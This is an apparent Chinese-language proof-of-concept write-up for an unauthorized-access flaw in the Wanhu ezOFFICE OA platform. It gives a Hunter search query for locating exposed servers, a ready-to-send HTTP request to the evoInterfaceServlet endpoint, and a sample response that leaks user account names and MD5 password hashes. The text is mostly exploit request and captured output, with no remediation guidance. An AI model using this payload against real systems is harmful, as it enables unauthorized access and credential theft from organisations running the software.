W1-4万户-ezOffice-PermissionAC

漏洞描述：

万户ezOFFICE协同管理平台是一个综合信息基础应用平台。 万户ezoffice协同管理平台存在未授权访问漏洞，攻击者可以从evoInterfaceServlet接口获得系统登录账号和用MD5加密的密码

网站图片：

万户ezOFFICE协同管理平台

网络测绘：

Hunter 语法：


- hunterapp.name="万户 Ezoffice OA"

漏洞复现：

payload：

```
GET /defaultroot/evoInterfaceServlet?paramType=user HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图:



```
GET /defaultroot/evoInterfaceServlet?paramType=user HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:109.0) Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: no-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: OASESSIONID=9245D9DF21A34A4A24B0A717F4F661B8; Path=/;
Secure
Cache-Control: no-cache
Cache-Control: no-store
Content-Type: text/plain;charSet=UTF-8;charset=UTF-8
Content-Length: 627
Date: Sat, 09 Sep 2023 06:52:32 GMT
Connection: close

{result:'success',
data:{"userList":[["3","管理员","sys","0","1","0","0","[redacted]
EFA4F08E1ACFBD0","","","","管理员","","","","","","管理员","$3$","0","1",
"1","",""],["4","安全管理员","security","0","1","0","0","73D[redacted]4E2B8
05166C45D323522E","","","0","","","","","","","","","0","","","",""],["
26","管理员2","sys2","0","1","0","0","30.[redacted]68C38",
"","","","sys2","","","","","","","","0"."0","0",""[redacted]"普通员工"],["27","满
意度维护","myd","0","1","0","0","DF889DCA[redacted]CFB818A37AF","","",
```